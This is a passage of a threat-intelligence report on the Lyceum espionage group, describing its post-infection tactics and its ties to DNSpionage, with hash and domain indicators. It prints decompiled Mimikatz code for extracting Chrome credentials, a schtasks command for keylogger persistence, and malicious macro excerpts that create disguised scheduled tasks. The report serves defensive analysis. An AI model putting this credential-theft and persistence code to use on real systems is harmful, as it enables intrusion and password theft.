

Figure 17: Connections between C2 servers.

Post infection and lateral movement

Following a successful infection, the attackers can send and execute commands to gather more information about the system or the network. At first, commands such as 'whoami', 'cmdkey' and 'net localgroup' help identify the logged in user, stored credentials and local groups. The running processes and programs installed on the infected machine are also enumerated.

To gain access to the user's credentials, the attackers drop additional tools such as a Mimikatz-based executable that steals passwords from *Google Chrome*, or a similar PowerShell script that contains an encoded SQLite.dll to open *Chrome*'s 'Login Data' database.

```
mimikatz_initOrClean(1);
if ( arg1 < 2 )
{
  ExpandEnvironmentStringsA("%localappdata%\\Google\\Chrome\\User Data\\Default\\Login Data", path, 0x104u);
  file_pointer = fopen(path, "r");
  if ( file_pointer )
  {
    fclose(file_pointer);
    login_data_path = L"/in:\"%localappdata%\\Google\\Chrome\\User Data\\Default\\Login Data\"";
  }
  else
  {
    login_data_path = L"/in:\"%localappdata%\\Google\\Chrome\\User Data\\Profile 1\\Login Data\"";
  }
  arg2[1] = login_data_path;
}
mimikatzCommand = 0;
memset(buffer, 0, sizeof(buffer));
wcscat(&mimikatzCommand, L"dpapi::chrome ");
wcscat(&mimikatzCommand, arg2[1]);
wcscat(&mimikatzCommand, L" /unprotect");
```

Figure 18: Using Mimikatz to retrieve Google Chrome credentials.

For keylogging, we spotted two scripts: 'kl.ps1', a PowerShell-based keylogger, and 'MicrosoftUpdator.vbs', a VisualBasic script that is in charge of running the PowerShell one. This may not be the first time those tools have been used, as a report covering previous Lyceum activity mentioned a custom keylogger called 'kl.ps1' [3]. A task is then scheduled to ensure the keylogger starts when the user logs in.

```
schtasks /create /tn \Microsoft\Office\OfficeAgentLogOn2016 /tr "C:\Users\Public\PublicLib\
MicrosoftUpdator.vbs" /sc ONLOGON /ru [Redacted] /f
```

The attackers can also test the connectivity of the infected machine by sending requests to google.com, or by using the *BITSAdmin* tool to try and download a random image. Existing connections to specific ports in the machine can also be monitored with the 'netstat' command. To discover other parts of the network they can possibly infect, the attackers ping internal addresses, use 'tracert' to determine packet routes, and list other machines in the domain with 'net view'.

```
cmd /c bitsadmin /transfer MyJob https://www.google.com/images/branding/googlelogo/2x/
googlelogo_color_272x92dp.png C:\Users\Public\11.png
```

Similarity to other threat groups

It is worth noting that Lyceum's modus operandi bears a striking resemblance to that of APT34/OilRig. Both groups have similar geopolitical targeting, and prefer to use DNS tunnelling in the different payloads they have developed over the years. Although we did not find conclusive evidence to support this, we did notice some similarities between the delivery documents used by Lyceum back in 2018-2019 and those by DNSpionage, which is also believed to have ties to OilRig. The embedded macros in the two documents have the same variable names and a similar code structure.

```
Set svr = CreateObject("Schedule.Service")
Call svr.Connect

Dim rootFolder
Set rootFolder = svr.GetFolder("\")

Dim taskDefinition
Set taskDefinition = svr.NewTask(0)

Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = ""
regInfo.Author = getCurrentUserName

Dim settings
Set settings = taskDefinition.settings
settings.StartWhenAvailable = True

'At Log on
Dim ts
Set ts = taskDefinition.triggers
```

```
Const e0 = "sc"
Const e1 = "he"
Const e2 = "ule.ser"
' Create the TaskService object.
Set service = CreateObject(e0 & e1 & "d" & e2 & "vice")
Call service.Connect

Dim rootFolder
Set rootFolder = service.GetFolder("\")

' The taskDefinition variable is the TaskDefinition object.
Dim taskDefinition
' The flags parameter is 0 because it is not supported.
Set taskDefinition = service.NewTask(0)


' Define information about the task.
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "chromium updater v 37.5.0"
regInfo.Author = "Google Inc."


' Set the principal for the task
Dim principal
Set principal = taskDefinition.principal

' Set the logon type to interactive logon
principal.LogonType = 3
```

Figure 19: Similar macros in Lyceum and DNSpionage delivery documents.

In addition, setting up fake websites and embedding encoded commands in the source code is a technique that was used by DNSpionage [4], as well as in the Kevin HTTP variant. Therefore, we assess with medium confidence that the two activities might indeed be connected.

CONCLUSIONS

Our research shows that the Lyceum threat group, which was first reported in 2019, is still active. With considerable revelations on the activity of DNSpionage in 2018, as well as further data points[1] that shed light on an apparent relationship with APT34, we can assess that the latter may have changed some of its modus operandi and organizational structure, manifesting into new operational entities, tools and campaigns. One such entity is the Lyceum group, which after further exposure by *Secureworks* in 2019, had to retool yet another time, leading to the campaign described in this paper.

Following our detection of the group's activity, we note that it has not ceased operation and has attempted to gain a foothold on the targeted networks time and time again. Furthermore, the group's attempted activity during 2021 revealed samples of the aforementioned implants with variation in the code, suggesting that the group has started to retool once again. With the exposure of this publication, we assess that Lyceum will continue to be active, using renewed malware and TTPs and adjusting its capabilities to conduct espionage and counterintelligence operations in the Middle East.

REFERENCES

[1] Secureworks. LYCEUM Takes Center Stage in Middle East Campaign. August 2019. https://www.secureworks.com/blog/lyceum-takes-center-stage-in-middle-east-campaign.

[2] Malware News. Deep Dive into the Lyceum Danbot Malware. https://malware.news/t/deep-dive-into-the-lyceum-danbot-malware/36216.

[3] Poston, H. Inside the Lyceum/Hexane malware. Infosec Resources. October 2020. https://resources.infosecinstitute.com/topic/inside-the-lyceum-hexane-malware/.

[4] Mercer, W.; Rascagneres, P. DNSpionage Campaign Targets Middle East. Cisco Talos. November 2018. https://blog.talosintelligence.com/2018/11/dnspionage-campaign-targets-middle-east.html.

[5] Cimpanu, C. Source code of Iranian cyber-espionage tools leaked on Telegram. ZDNet. April 2019. https://www.zdnet.com/article/source-code-of-iranian-cyber-espionage-tools-leaked-on-telegram.

INDICATORS OF COMPROMISE

PowerShell scripts

MD5	SHA256	File name
94eac052ea0a196a4600e4ef6bec9de2	387a7ab0c67cae5f0675563d686f045268c375ca6059bf0b938d5acd70e1c09f	tnc.ps1
ca7855f64268a784c9aed477a290fea5	0c5e38dd772b86d1841685784c9870cad0f6efa81c666d66c12b4282a149ddd3	tnc.ps1

Payload – James (kernel) variant

MD5	SHA256	File name
b67c8752622d53be9f966d66e960745d	a2754d7995426b58317e437f8ed6770cd7bb7b18d971e23b2b300b75e34fa086	ManageHp.exe
94b0cfa3c654f17562a62541238ff6bb	b766522dd4189fef7775d663e5649ba9d8be8e03022039d20848fcbc3643e5f2	ccmstracer.exe
888534c600d4c62d144b42e3e92c941b	b54a67062bdcd32dfa9f3d7b69780d2e6e4925777290bc34e8f979a1b4b72ea2	PerfWatson.exe
e65d76b39a7a48fec2f481e64c82f09f	9511df8a93aade046061b1977633cad5d3c0fe16f00faa63e310b143def20b32	SuonMa.exe
3e993dfe5ce90dadb0cf0707d260febd	21ab4357262993a042c28c1cdb52b2dab7195a6c30fa8be723631604dd330b29	WINVNC.exe
e8d3aeea7617982bb6e484a9f8307e6b	d3606e2e36db0a0cb1b8168423188ee66332cae24fe59d63f93f5f53ab7c3029	UltraVNC.exe

[1] The Lab Dookhtegan leaks of source code for tools affiliated to APT34 have also shown some that are connected to the DNSpionage operation, apart from the leaker's unverified claims to have been a member of the group working on the DNSpionage campaign (source: [5]).

Payload – Kevin variant

MD5	SHA256	File name
fb9ab37dfed2c2c8db82cc0c25e4fa7c	857e2f63a1078d49adc59a03482f7b36 2563f16fb251f174bdaa7759ed47922a	nsrpsb.exe
b64b6c2774a059a5fcb2401ecfc1d53d	cbcfc8e5e77e7c1a086bb6c012d37372 02efc991cf79d25019dd052dea9c1064	tasrmons32.exe

Post exploitation tools

MD5	SHA256	File name
9ff7eae1fa541e45e3b65e0aaf2ffbdc	396bf50cea966c044cb596335c6af887 75a5bd7e1e7a74674c9459726fe305a7	microsoftupdator.vbs

Domains

opendnscloud[.]com
dnscloudservice[.]com
microsftonline[.]net
onlineoutlook[.]net
windowsupdatecdn[.]com
cloudmsn[.]net
hpesystem[.]com
dmgagency[.]net
digitalmarketingnews[.]net
mastertape[.]org
msnnews[.]org
sysadminnews[.]info
updatecdn[.]net
dnscdn[.]org
uctpostgraduate[.]com
securednsservice[.]net
centosupdatecdn[.]com
dnscatalog[.]net
webmaster-team[.]com
livecdn[.]com
dnsstatus[.]org
defenderlive[.]com
akastatus[.]com
wsuslink[.]com